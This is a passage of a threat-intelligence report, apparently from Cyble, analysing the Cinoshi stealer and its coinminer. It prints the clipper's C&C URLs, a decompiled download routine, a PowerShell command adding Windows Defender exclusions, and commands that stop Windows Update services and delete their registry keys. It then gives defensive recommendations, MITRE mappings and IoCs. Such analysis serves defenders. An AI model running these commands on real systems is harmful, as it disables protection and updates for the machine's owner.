


Figure 18 – Adding itself to the Startup Folder

Clipper

The stealer comes equipped with Clipper functionality in its code, allowing it to perform clipper activities. Additionally, it communicates with the following URLs to retrieve updated crypto wallet addresses and Steam trade links from the C&C server. This approach empowers the TA to keep adding new addresses even after the payload has been disseminated.

- hxxps://anaida.evisyn.lol/getwallet.php?id=&wallet=eth
- hxxps://anaida.evisyn.lol/getwallet.php?id=&wallet=xmr
- hxxps://anaida.evisyn.lol/getwallet.php?id=&wallet=xlm
- hxxps://anaida.evisyn.lol/getwallet.php?id=&wallet=xrp
- hxxps://anaida.evisyn.lol/getwallet.php?id=&wallet=ltc
- hxxps://anaida.evisyn.lol/getwallet.php?id=1&wallet=nec
- hxxps://anaida.evisyn.lol/getwallet.php?id=&wallet=bch
- hxxps://anaida.evisyn.lol/getwallet.php?id=&wallet=dash
- hxxps://anaida.evisyn.lol/getwallet.php?id=&wallet=steam

Figure 19 – Fetching Wallet addresses and Steam Trade Link

Coinminer

The stealer creates a file named “UpdateLinks” within the “AppData\Local” folder. The file contains links and instructions for subsequent malicious activities. The content of this file is illustrated in the figure below.




Figure 20 – UpdateLinks File

After this, the stealer downloads a file from the link *hxxps[:]//anaida.evisyn.lol/collector[.]exe*, which is the Cinoshi miner. The miner is stored within the AppData\Local directory, with a random name generated between 111111 to 999999. The activity logs for this operation are conserved in a file named “WinUpdateLog” within the “AppData\Roaming” directory.

```
if (!flag)
{
    int num = Class7.smethod_14(Class7.smethod_13(), 111111, 999999);
    Class7.smethod_17(Class7.smethod_15(), array[0], Class7.smethod_16(Class7.smethod_5
      (Environment.SpecialFolder.LocalApplicationData), "\\", num.ToString(), ".exe"));
    Class7.smethod_18(Class7.smethod_16(Class7.smethod_5(Environment.SpecialFolder.LocalApplicationData), "\\", num.ToString(),
      ".exe"));
    Class7.smethod_19(Class16.string_3, Class7.smethod_6(string_0, "\n"));
    Class10.smethod_0(Class7.smethod_2(Class16.string_2, "/ready.php?id=", array[1]));
}
```

Figure 21 – Downloading Other Malware Payloads

The stealer payload now enters a dormant state for more than five minutes, serving as a defensive evasion mechanism. The figure below displays the *Thread.Sleep()* method invoked by the stealer.




Figure 22 – Long Sleep Cycle

The miner, upon execution, proceeds to execute multiple PowerShell commands, as illustrated in the process tree depicted in the following figure.




Figure 23 – Process Tree

The miner copies itself as a file named “updater.exe” to “C:\Program Files\Google\Chrome\” and then executes the following PowerShell command:

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath @($env:UserProfile, $env:ProgramFiles) -Force

This command adds exclusions to Windows Defender’s real-time protection scan for the current user’s profile directory and the Program Files directory, as these directories are used for mining activities.

After this, it executes the following commands using command prompts.

- sc stop UsoSvc: This command stops the Windows Update service.
- sc stop WaaSMedicSvc: This command stops the Windows Update Medic Service.
- sc stop wuauserv: This command stops the Windows Update Agent service.
- sc stop bits: This command stops the Background Intelligent Transfer Service.
- sc stop dosvc: This command stops the Delivery Optimization service.
- reg delete “HKLM\SYSTEM\CurrentControlSet\Services\UsoSvc” /f: This command deletes the registry key for the Windows Update service.
- reg delete “HKLM\SYSTEM\CurrentControlSet\Services\WaaSMedicSvc” /f: This command deletes the registry key for the Windows Update Medic Service.

- reg delete “HKLM\SYSTEM\CurrentControlSet\Services\wuauserv” /f: This command deletes the registry key for the Windows Update Agent service.
- reg delete “HKLM\SYSTEM\CurrentControlSet\Services\bits” /f: This command deletes the registry key for the Background Intelligent Transfer Service.
- reg delete “HKLM\SYSTEM\CurrentControlSet\Services\dosvc” /f: This command deletes the registry key for the Delivery Optimization service.
- powercfg /x -hibernate-timeout-ac 0: This command sets the hibernate timeout to 0 (disabled) when the computer is connected to AC power.
- powercfg /x -hibernate-timeout-dc 0: This command sets the hibernate timeout to 0 (disabled) when the computer is running on battery power.
- powercfg /x -standby-timeout-ac 0: This command sets the standby timeout to 0 (disabled) when the computer is connected to AC power.
- powercfg /x -standby-timeout-dc 0: This command sets the standby timeout to 0 (disabled) when the computer is running on battery power.

Afterward, it executes a PowerShell script to achieve persistence. It creates a task scheduler entry to make the miner execute during startup.

The figure below shows the Task scheduler entry disguised as a Google update.




Figure 24 – Persistence Using Task Scheduler

The miner now commences its cryptocurrency mining activities.

Conclusion

The Cinoshi platform is a recent addition to the MaaS category and provides a web panel and a free stealer service. TAs can develop the binary for this stealer using the Developers Panel without the need for any server to host it.

A major cause for concern with such platforms is the availability of free malware tools, like stealers, which are created to illicitly obtain sensitive information from victims’ devices.

The easy accessibility of these tools means that even those with limited technical knowledge can execute attacks, amplifying the overall risk to businesses, governments, and individuals. Our analysis revealed that the Cinoshi stealer shares some similarities with the Zingo stealer discovered in 2022. Still, it's currently unclear whether there's any connection between the threat actors behind the two stealers.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices as mentioned below:

- Avoid downloading pirated software from warez/torrent websites. The "Hack Tool" present on sites such as YouTube, torrent sites, etc., mainly contains such malware.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices.
- Use a reputed antivirus and internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and email attachments without first verifying their authenticity.
- Educate employees on protecting themselves from threats like phishing/untrusted URLs.
- Block URLs that could be used to spread the malware, e.g., Torrent/Warez.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.
- Enable Data Loss Prevention (DLP) Solutions on the employees' systems.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204	User Execution
Persistence	T1547 T1053	Boot or Logon Autostart Execution Scheduled Task/Job
Défense Evasion	T1497.001 T1027	Virtualization/Sandbox Evasion: System Checks Obfuscated Files or Information
Credential Access	T1555 T1539 T1552 T1528	Credentials from Password Stores Steal Web Session Cookies Unsecured Credentials Steal Application Access Token
Collection	T1113	Screen Capture

Discovery	T1087 T1518 T1057 T1124 T1007 T1614	Account Discovery Software Discovery Process Discovery System Time Discovery System Service Discovery System Location Discovery
Command and Control	T1071	Application Layer Protocol
Exfiltration	T1041 T1567	Exfiltration Over C&C Channel Exfiltration Over Web Service
Impact	T1489	Service Stop

Indicators of Compromise (IoCs)

Indicators	**Indicator type**	**Description**
1798e35f14a67741f3425ba67373667d b929ed50142b9b43fb85c5b1ddb87ec00ca09f24 e3aafd9f478b82cbb53ec020cdc2e00e0c4de60a7f66a1166e54ab75b6a9e8c3	**MD5** **SHA1** **SHA256**	Cinoshi Stealer
40a85e9ac222d66a0f5cf526868ef2a9 b4553412217971d814650995ce9d98c78660fdab cf1705c39dc3dbf65856ac6f5462027d9a290ab2d38da08f76aabd684b8a9944	**MD5** **SHA1** **SHA256**	Cinoshi Stealer
29f3e408da86aafe535e179767fb2345 783303902cafad79efc585fd25705853b4150338 9b7d799895932d8359d7eb5da378b67a481331fa1a912075339d972496d122d6	**MD5** **SHA1** **SHA256**	Miner
hxxps[:]//tryno.ru/robots	**URL**	Malicious URLs
hxxps[:]//anaida[.]evisyn[.]lol	**URL**	C&C

Source: https://cyble.com/blog/cinoshi-project-and-the-dark-side-of-free-maas/